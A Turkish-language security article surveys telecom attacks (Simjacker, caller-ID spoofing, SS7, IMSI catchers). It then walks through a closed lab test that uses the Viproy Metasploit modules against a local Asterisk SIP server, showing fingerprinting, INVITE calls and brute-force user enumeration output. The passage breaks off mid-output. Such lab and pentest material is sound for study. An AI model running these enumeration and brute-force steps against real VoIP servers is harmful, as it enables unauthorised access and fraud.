Genel olarak telekomünikasyondaki güvenlik sorunları, iç ve dış faktörlerin bir sonucudur. Daha öncelerinde hackerlar, telekomünikasyon şirketleri sistemi sadece bedava çağrı yapacak kadar manipüle etmekten, ciddi şekilde para kazanacak veya abonelerin telefonlarına habersiz erişecek kadar ileri seviyeye ulaştılar. Lakin bu durumu fazla önemsenmedi, ta ki 2008 yılına kadar, 2008 yılında telekomünikasyon sistemlerindeki açıklardan ve verilebilecek olan zararlardan bahsedildi. Lakin bu durum 2014 yılına kadar bu şekilde devam etti. 2014 yılında ise SS7 saldırılarının yapılabilmesi ile Dos, konum belirleme, dinleme gibi zafiyetler oluştu ve 2014 yılından sonrasında artık telekomünikasyon şirketleri artık daha ciddi ve sıkı güvenlik önlemleri almaya başladı. Fakat zafiyetler yine de bulunmaya devam etti, 2019 yılında AdaptiveMobile tarafından "Simjacker" adlı zafiyet ortaya çıktı, bu zafiyet ise hedef alınan telefonun sim kartına zararlı bir sms gönderilerek sim kartının hacklenerek, hackerların kötü amaçlar için kullandığı bir zafiyettir [4].

Simjacker

2019 yılında ortaya çıkan Simjacker SMS saldırısı, gözetleme yapmak isteyen şirketlerin bunu bize nasıl yaptığını gösterdi. Bunu yapmak için “Binary SMS” adı verilen bir teknik kullanılıyordu. Gözetleme amacıyla mobil cihazlardaki savunmasız SIM kartları (UICC) uygulamalarını hedef alır. Binary SMS’ de Mobil cihaz tarafından çalışan uygulamalar tarafından yorumlanmak için tasarlanmış bir sms türüdür ve mobil ekipmanları uzaktan kontrol etmeye kadar uzanır [5].

Simjacker saldırıları, birçok farklı şekilde gerçekleştirilebilir ancak çoğunlukla bir hacker tarafından gönderilen bir SMS mesajı aracılığıyla gerçekleştirilir. Bu mesaj, SIM kartının üzerinde çalışan yazılımın bir açığını kullanarak, SIM kartının yerleşik komutlarını yürütmek için kullanılır. Bu komutlar, telefonun konumunu takip etmeye, aramalar yapmaya veya veri transferi yapmaya dâhil olabilir.

Simjacker saldırılarının önlenmesi için, cep telefonlarının yazılımını sık sık güncellemek ve SMS mesajlarının güvenliğini sağlamak önemlidir. Ayrıca, SIM kartlarının güncellemesi de saldırılara karşı daha dayanıklı hale getirilmesi mümkündür.

CLI Spoofing

Arayan Kimliği sahtekarlığı, gerçek arayan kimliğini taklit ederek aramanın başka bir kullanıcıdan geliyormuş gibi görünmesini sağlar. Görünüşte basit olan bu saldırı tekniği, artan telefon dolandırıcılıklarında ve dolandırıcılık çağrılarında kullanılmış ve önemli miktarda parasal kayba ve mağdur şikayetlerine neden olmuştur. Ne yazık ki, arayan kimliği sahtekarlığını başlatmak kolaydır, ancak savunması zordur; bugüne kadar etkili ve pratik bir savunma çözümü bulunmamaktadır [6].

CLI spoofing yapmak için birçok yol vardır:

Telefon sistemlerinde yazılım açıkları kullanarak: Bazı telefon sistemlerinde yazılım açıkları mevcut olabilir ve bu açıklardan yararlanarak, aramanın görüntülenen numarasını değiştirmek mümkün olabilmektedir.

Sahte cep telefonu ya da telefon hatları kullanarak: Bir saldırgan, sahte bir cep telefonu ya da telefon hattı kullanarak, aramanın görüntülenen numarasını değiştirebilmesi mümkündür.

İnternet üzerinden servisler kullanarak: Birçok internet sitesi veya uygulama, aramanın görüntülenen numarasını değiştirmek için kullanılabilecek servisler sunmaktadır.

VoIP (Voice over Internet Protocol) sistemleri kullanarak: Bir saldırgan, VoIP sistemleri kullanarak, aramanın görüntülenen numarasını değiştirebilir.

Bu yollar arasında, sahte cep telefonları ya da telefon hatları kullanarak yapılan CLI Spoofing saldırıları en yaygın yöntemlerdendir. Ayrıca, saldırganlar genellikle İnternet üzerinden servisler kullanarak CLI Spoofing saldırıları gerçekleştirir. Bu nedenle, CLI Spoofing saldırılarının önlenmesi için, telefon sistemlerinin güncel olması, sahte cep telefonlarının veya telefon hatlarının kullanımının önlenmesi ve İnternet üzerinden servislerin dikkatli kullanılması gerekir.

SS7 Saldırısı

SS7 (Signalling System 7) GSM/UMTS telekomünikasyon teknolojilerinde sinyalizasyon ve iletişim yönetimi için kullanılmaktadır. 1970’ lerde hiçbir güvenlik kontrolü olmayan birkaç ulusal/çok uluslu operatör arasında karşılıklı güvene sahip özel güvene sahip

teknoloji konsept üzerine tasarlanmıştır. Telekomünikasyon teknolojisinin veri ağlarıyla kuralsızlaştırması, genişletilmesi ve birleştirilmesi, SS7' nin güvenliğini ortadan kaldırdı ve dolayısıyla da hizmet sağlayıcılarının SS7 ağına yönelik arayüzlerinin sayısında artmasından dolayı saldırılara karşı savunmasız hale getirdi [7].

SS7 güvenlik açıkları, 2008 yılında Alman araştırmacı Tobias Engel' in mobil abonelerin gözetlenmesine izin veren bir teknik gösterdiğinde ortaya çıktı. 2015 yılında, SR Lab' dan Berlinli bilgisayar korsanları, Avustralyalı senatör Nick Xenophon ile İngiliz Gazeteci arasındaki SMS yazışmalarını SS7 açığı ile ele geçirmeyi başardı. Ayrıca Tokyo' ya yaptığı iş gezisi sırasında politikacıyı coğrafi olarak izlemeyi de başardılar.

Abone konumunu takip etmek, arama bilgilerini almak, güvenlik kodu içeren kısa mesajları (2FA) ele geçirmek saldırılar SS7 ile yapılabilmektedir [8]. Ancak mobil operatörler de arkalarına yaslanmazlar, ellerindeki donanımı mümkün olan en iyi şekilde yapılandırarak, gizli verileri korumak ve saldırganlara karşı en yüksek düzeyde koruma sağlayan SMS Spam ve SS7 güvenlik duvarlarıyla mücadele etmek için “SMS Home Routing” çözümlerini devreye alarak bu tehditleri engellemeyi ele almaktadırlar [9-11].

IMSI Catcher

IMSI (International Mobile Subscribe Identity) Catcher, bir cep telefonu ağının bir parçası olarak çalışan bir cihazdır. Bu cihaz, cep telefonlarının IMSI numarasını algılar ve bu numarayı kullanarak cep telefonunun konumunu ve diğer bilgilerini takip eder. IMSI Catcher, aynı zamanda cep telefonlarının görüşmelerini ve SMS' lerini izlemeye, dinlemeye veya manipüle etmeye olanak tanır.

IMSI Catcher, öncelikle hükümetler ve polis güçleri tarafından kullanılır. Bu cihazlar, suçluların veya teröristlerin konumunu takip etmek, telefon görüşmelerini dinlemek veya SMS' lerini okumak için kullanılır. Ancak, IMSI Catcher aynı zamanda sivil veya yasadışı kullanıcılar tarafından da kullanılması mümkündür. Çalışma sistemi de cep telefonlarının GSM (Global System for Mobile Communication) işaretlerini algılamak için kullanılması mümkündür. Bu cihazlar, cep telefonlarının IMSI numarasını algılamak için GSM işaretlerini manipüle eder ve bu sayede telefonların konumunu ve diğer bilgilerini takip edebilir [12-13].

IMSI catcher gibi yazılım veya donanım araçlarının kullanılması ve herhangi bir IMSI ele geçirildiğinde olabilecek senaryolar aşağıdaki gibidir:

Takip: IMSI numarası ele geçirilirse, kişinin cep telefonunun konumu takip edilebilir. Bu sayede, kişinin nerede olduğu ve ne zaman nerede olduğu takip etmesi mümkündür

Gizlilik ihlali: IMSI numarası ele geçirilirse, kişinin cep telefonunun gizliliği ihlal edilebilir. Örneğin, kişinin görüşmeleri dinlenebilir veya kişinin cep telefonundaki bilgiler okunabilir.

Fatura sahtekârlığı: IMSI numarası ele geçirilirse, kişinin cep telefonu faturasının sahtekâr tarafından kullanılmasına neden olur.

Cep telefonu engelleme: IMSI numarası ele geçirilirse, kişinin cep telefonunun mobil ağa bağlanması engellenebilir ve kullanıcı çağrı veya SMS alamaz ve gönderemez.

Spoofing: IMSI numarası ele geçirilirse, kişinin cep telefonunun IMSI numarasının sahtekâr tarafından kullanılmasına neden olabilir. Bu sayede, kişinin cep telefonu bir başka aboneye ait olarak görünmesi mümkündür.

IMSI catcher saldırısı ayrıca bir kişinin cep telefonunun IMSI numarasını değiştirerek, cep telefonunun güvenliğini ve gizliliğini ihlal etmeye çalışır.

3. İletişim

SS7: SS7 (Signalling System 7) veya C7 telekomünikasyon ağlarını getirmek için dünya çapında kullanılan bir sinyalleşme ağı ve protokolüdür. Hem sabit hat hem de cep telefonu ile çalışan bu protokol telefon aramalarının ayarlanması, hücresel dolaşımı ve mesajlaşmanın sağlanması gibi işlemlerde kullanılır. SS7 telekomünikasyonun tam merkezindedir ve ses ağları ile veri ağları birleşirken, SS7 iki network arasındaki boşluğu kapatacak teknolojidir. AT&T, SS7 1975 yılında geliştirdi ve Uluslararası Telgraf ve Telefon Danışma Komitesi (CCITT) 1980’ de dünya çapında bir standart olarak kabul etti. Bir cep telefonu her açıldığında, SS7 tabanlı işlemler aboneyi tanımlar, doğrular ve kaydeder. Bir cep telefonu araması yapmadan önce de, aranan cep telefonun çalınıp çalınmadığını kontrol eder ve arama yapma iznine hak olup olmadığına bakar (abonenin Uluslararası kullanımı engelli mi değil mi).Ek olarak SS7 şebekesi sürdürmekte olan çağrının devamlılığı için hücresel aboneyi izler [14].

SS7, bir çağrıyı tek başına kendisi başlatamaz, bir çağrı başlatabilmek için başka network cihazlarına ihtiyaç duyar, bu cihazların bazıları şöyledir:

BSC: Base Station Controller, bir telekomünikasyon ağında, bir mobil hücre ağının denetim merkezidir. BSC, hücre bazlı veri ve sesli çağrılarının yönlendirilmesini ve denetimini yapar ve ayrıca mobil cihazların veri ve sesli çağrılar arasında geçiş yapmasını sağlar.

MSC: Mobile Switch Center, telekomünikasyon ağında mobil cihazlar arasındaki veri ve sesli çağrılarının yönlendirilmesi, denetimi ve geçişini sağlamak için kritik bir rol oynar. MSC, hücre ağının verimliliğini ve kapasitesini denetler, mobil cihazlar arasındaki veri ve sesli çağrılarının güvenliğini ve gizliliğini sağlar, veriler ile sesli çağrılarının kalitesini denetler.


RNC: Radio Network Controller, telekomünikasyon ağlarında kullanılan bir ağ elemanıdır. RNC, bir mobil cihazın veri ve sesli çağrılarının yönlendirilmesi ve bu çağrılarının hücre ağı içinde geçişi için gerekli olan kontrol ve yönetim fonksiyonlarını gerçekleştirir.

HLR: Home Location Register, telekomünikasyon ağlarında bir mobil cihazın kimlik, abonelik ve konum bilgilerini saklamak ve bu bilgilerin kullanımı yönetmek için kullanılan önemli bir veri deposudur.

VLR: Visitor Location Register, HLR' nin geçici yedeğini tutar, telekomünikasyon ağlarında kullanılan bir veri tabanıdır. Aynı zamanda abonelerin lokasyon bilgilerini de saklar.

SMSC: Short Message Service Center, telekomünikasyon ağlarında kullanılan bir ara elemandır ve kısa mesaj hizmetlerinin yönetimi için tasarlanmıştır.

SS7 trafiğini daha iyi anlamak için aşağıdaki Şekil 2 yi inceleyebilirsiniz.



Şekil 2: SS7 trafiğinin topolojisi.


SIP: (Session Initiation Protokol), bir uygulama katmanı sinyal protokolüdür. Etkileşimli multimedia oluşturmak, değiştirmek ve sonlandırmak için terminaller arası IP üzerinden oturumlar açar. Internet Engineering Task Force (IETF) organizasyonu tarafından standartlaştırılmış IP teknolojisine dayanır. SIP teknolojisi eşler arası mimarileri destekler (terminaller, uygulama sunucuları). Bu teknoloji aynı zamanda taşıma, erişim kontrolü, yönlendirme, bant genişliği kontrolü vb. işlemleri yapmayı da sağlar. Böylece ölçeklenebilirliği ve sağlamlığı artar.

SIP protokolünün temel görevi adres ve içerik yönlendirme ve bunları başlatmak. Adres yönlendirme, SIP varlıklarının hizmet sağlamak için bir kullanıcı adına SIP mesajları almasını sağlayan yönlendirme işlemidir, e-posta adresleri gibi SIP URL'leri de bir kullanıcı etki alanını tanımlar. İletiler önce etki alanına yönlendirilir, ardından etki alanı ağı varlıkları tarafından terminallere, diğer ağ sunucularına iletilir [15].

Kullanılan alanlara bakacak olursak eğer, SIP protokolü IP cihazları arasında gerçek zamanlı olarak iletişim için kullanılan bir sinyal protokolüdür. SIP teknolojisi ile sesli aramalar, görüntülü sohbetler ve anlık mesajlaşma gibi multimedia IP tabanlı işlemler yapılır. Aynı zamanda kablosuz LTE mobil iletişimin kritik bir bileşenidir.

SIP, text-based tabanlı bir protokoldür, bu da tüm protokol mesajlarının veya talimatlarının yazıldığı ve okunabilir anlamına gelir. Yanıtlar ve isteklerle çalışan bir istemci-sunucu mimarisine sahiptir. Cihazlar, istemci isteklerini ve sunucu yanıtlarını alan bir SIP Proxy sunucusu aracılığıyla birbirleriyle iletişim kurarlar.

SIP Trunk adı verilen bir işlemle geleneksel telefon hatlarıyla birlikte çalışabilirler. SIP hizmetlerinin eski özel şube değişim sistemlerine bağlandığı yer burasıdır. Telekomünikasyondaki SIP teknolojisi, nispeten basit bir protokol olmasına rağmen çevrimiçi video konferansı, dijital medya paylaşımını ve sesli aramaları kolaylaştırır.



Şekil 3: SIP protokolünde bir çağrı başlatmak için arka planda işlenen adımlar.

Bu protokolün kolay ve yaygın kullanımı eğer bir savunma mekanizması eklenmez ise saldırganlar tarafından kullanılabilir ve savunmasızdır. SIP mesajları Aktarım Katmanı Güvenliği ile şifrelenmiş bir kanal üzerinden göndermek için RFC3261 tarafından bir güvenlik mekanizmasıdır. Başlangıçta HTTP oturumlarının güvenliğini sağlamak için kullanılan TLS, SIP oturum iletişimlerini gizlice dinleme veya kurcalamaya karşı korumak için yeniden kullanılabilir. Ağ yöneticileri, güvenilen ürünleri konumlandırarak, VoIP iletişimde güvenliği arttırmış olur. Aynı zamanda kullanıcıların kimliklerini korumak için MD5 doğrulama algoritması çalışır, bu şekilde kullanıcı ile sunucu arasında temel kimlik doğrulaması sağlanır.

SMSC: Short Message Service Center, kısa mesaj servis merkezi, GSM spesifikasyonlarının bir parçasını oluşturur ve GSM aboneleri arasında iki yönlü alfanümerik metin iletimine izin verir. .Bu işlemleri yaparken de smslerin amacına, gönderim şekline göre üç farklı türü vardır.

- Mobil cihazdan diğer mobil cihaza: bu yönerge MO-MT mesajı gönderir.
- Mobil cihazdan içerik sağlayıcısına: MO-AT mesajı gider.
- Uygulamadan Mobil Cihaza: AO-MT mesajı gider.


4. Yöntem

Bu ve buna benzer telekomünikasyon saldırılarının yapılmasının birden çok farklı sebebi olabilir. Bunlara örnek olarak hatalı konfigürasyon, telekomünikasyon sistem cihazındaki zafiyetler, White-Black listelerindeki eksik blocklama gibi zafiyetler ve fazlası bulunabilir. Açık kaynak kodlu bazı programlar ve yazılımlar sayesinde bu tür telekomünikasyon saldırıları yapılabilmektedir. Aynı zamanda SDR (Software Development Radio) gibi cihazlar sayesinde de havadaki sinyalleri yakalayarak da saldırı yapılabilir ve kurban hakkında hem önemli bilgiler elde edilebilir hem de saldırılar yapılabilir. Mesela IMSI gibi MSISDN gibi veya telefon konuşmasında arka plandaki şifreleme algoritması (A5/1, A5/3) kırılması başarılı olursa dinleme bile yapılabilir.

Bu saldırıların yapılması biraz da sinyalleşmeler de sebep olmaktadır. Telekomünikasyon sinyallerine yaptığımız manipülasyonlar ve saldırılar bu sonuçlara sebep olmaktadır. Bunu internet ortamına kapalı bir test ortamında deneyip görebiliriz, bunu yapmak için github üzerinden bu iş için geliştirilmiş bir tool olan “viproy” programını kullanacağız. Bu programın temel görevi internete kapalı veya açık olan bir ortamda var olan VoIP veya SIP çağrılarını yapan sunuculara yönelik zafiyetleri test etmek amaçlı kullanılmaktadır. Bu testimizde de SIP çağrıları yapabilmek için de “Asterisk” adlı bir SIP çağrı başlatıcı program kullanılmıştır. Viproy programı, kendi içerisinde barındırdığı farklı amaçlar için farklı modüller sayesinde manipüle ederek saldırılar yapabiliriz [17].


Yapılacak olan testin senaryosu da şu şekildedir:

1. Öncelikle pentest için Viproy programı başarılı şekilde kurulacaktır.
2. SIP/VoIP aramalar yapabilmek ve cihazları birbiri ile bağlantıyı sağlayabilmek için Asterisk sunucusu kurulacaktır.
3. İki farklı telefon ve bir tane bilgisayarı asterisk sunucusuna başarılı şekilde bağlantısını sağlayarak birbirleri ile çağrı başlatacak.
4. Viproy programı çalıştırılacak ve içerisindeki modüller kullanılarak saldırılar başlatılacak ve sonuçları yazılacak.




Şekil 4: Github üzerinden viproy programının dosyaları.

Bu aracın kullanımı da aslında temel olarak metasploit programını temel alır, bu sebeple pentest ile uğraşan kişiler için son derece aşina oldukları bir programı kullanıyorlarmış gibi yabancılik çekmezler. Programı çalıştırdıktan sonra bizi metasploit ekranı karşılıyor buradan da githubdaki dökümanların içinden nasıl kullanacağımız bölümüne gelerek istediğimiz modülü seçebiliriz, ben burada “register” modülünü seçiyorum ve enter tuşuna basıyorum. Burada daha başka modüller de mevcuttur, örnek olarak invite, enumerate, brute force, options, negotiate gibi modüller de mevcuttur.




Şekil 5: Viproy programının register modülünün ayarlar kısmı ve bizden istediği bilgiler.

Bunun haricinde kendi lokal test ortamımızda iletişim ağı oluşturmamız da gerekli, bunun için de asterisk server kuruyoruz, bu program bize lokal bir ortamda SIP/VOIP çağrıları yapmamıza imkan tanıyor. Gerekli konfigürasyonları da yazdıktan sonrasında 1 bilgisayar ve 2 tane telefonu da networke dâhil ediyoruz.



Şekil 6: Bilgisayara kurduğum ve SIP/VoIP çağrıları için kullanılan MicroSIP programının görüntüsü.



Şekil 7: Bağlantısını yaptığım 2 telefonun görüntüsü ve Asterisk sunucusu üzerinden SIP ağına entegre olduğunu kanıtlayan “Connected” işareti.

Aynı zamanda asterisk sunucumuza gidip “sip Show peers” komutunu çalıştırdığımız zaman bize şu sonucu vermektedir.

```
anil-virtual-machine*CLI> sip show peers
```

Name/username	Host	Dyn	Forcerport	Comedia	ACL Port	Status	Description
7001/7001	192.168.1.46	D	Yes	Yes	58585	Unmonitored	
7002/7002	192.168.1.93	D	Yes	Yes	16358	Unmonitored	
7003/7003	192.168.1.89	D	Yes	Yes	59919	Unmonitored	

3 sip peers [Monitored: 0 online, 0 offline Unmonitored: 3 online, 0 offline]

Şekil 8: Asterisk sunucuna bağlı olan cihazların görüntüsü.

Bu da bizim asterisk sunucumuza 3 tane cihazın bağlı olduğunu göstermektedir. Bu durum aslında şuna benzer sizin evinizin içerisinde bir servis sağlayıcınız var ve 3 farklı abone de bu servis sağlayıcısına bağlı ve bu 3 farklı kullanıcı da artık birbirini arayıp sohbet edebilir.

OPTIONS: Şimdi de modüllerden birisi olan Options ile başlıyoruz. Options modülü temel olarak bize karşı uçtan bize cihaz hakkında bilgi sağlamaktadır. Modülü seçiyoruz ve bizden istediği bilgileri girerek run komutunu çalıştırıyoruz. Sonuç olarak da bize cihaz hakkında bize genel bilgileri veriyor.

```
msf6 auxiliary(voip/viproy_sip_options) > options
```

Module options (auxiliary/voip/viproy_sip_options):

Name	Current Setting	Required	Description
FROM	100	yes	The source username to probe at each host
PROTO	UDP	yes	Protocol for SIP service (UDP TCP TLS)
REALM		no	The login realm to probe at each host
RHOSTS	192.168.1.81	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORTS	5060	yes	Port Range (5060-5065)
THREADS	1	yes	The number of concurrent threads (max one per host)
TO	100	yes	The destination username to probe at each host

```
msf6 auxiliary(voip/viproy_sip_options) > run
```

```
[*] 192.168.1.81:5060
    Response      : 404 Not Found
    Server        : Asterisk PBX 18.10.0~dfsg+-cs6.10.40431411-2
```

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(voip/viproy_sip_options) >
```

Şekil 9: Viproydaki “OPTIONS” modülünün çıktısı ve bize verdiği SIP sunucusuna ait bilgiler.

INVITE: Şimdi de başka bir modül olan Invite ile devam ediyoruz. Invite de yine Options gibi karşı taraftan bilgi almaya yarayan bir modüldür, aynı zamanda ise çağrı yapmak için de kullanabiliriz. Modülü seçip gerekli doldurulması gereken yerleri doldurduktan sonrasında çalıştırabiliriz.

```
Holdenusploit auxiliary(gsipinvite) # set TO 2001
TO => 2001
Holdenusploit auxiliary(gsipinvite) # run
```

```
[+] User 2001 is Ringing, Server Response: 200 OK
[*] Auxiliary module execution completed
Holdenusploit auxiliary(gsipinvite) # set TO 2005
TO => 2005
Holdenusploit auxiliary(gsipinvite) # run
```

```
[+] User 2005 is Ringing, Server Response: 200 OK
[*] Auxiliary module execution completed
Holdenusploit auxiliary(gsipinvite) #
```

Şekil 10: Viproydaki “INVITE” modülü ile yapılan çağrının paketler üzerinden görüntüsü.

Ayrıca bu modülü kullanarak kullanıcıları brute force yöntemi ile kullanıcı tarama veya şifre tespit etme gibi işlemler yapabiliriz, bunu yapmak için öncelikle DOS_MODE aktif etmemiz lazım. Aktifleştirdikten sonrasında ise wordlist veya numeric kullanıcılar için minimum ve maksimum değerleri girerek tarama işlemini başlatabiliriz.

```
[*] User 117 is Failed
[*] Server Response: 200 OK
[*] User 118 is Failed
[*] Server Response: 200 OK
[*] User 119 is Failed
[*] Server Response: 401 Unauthorized
[*] User 120 is Failed
[*] Server Response: 200 OK
[*] User 121 is Failed
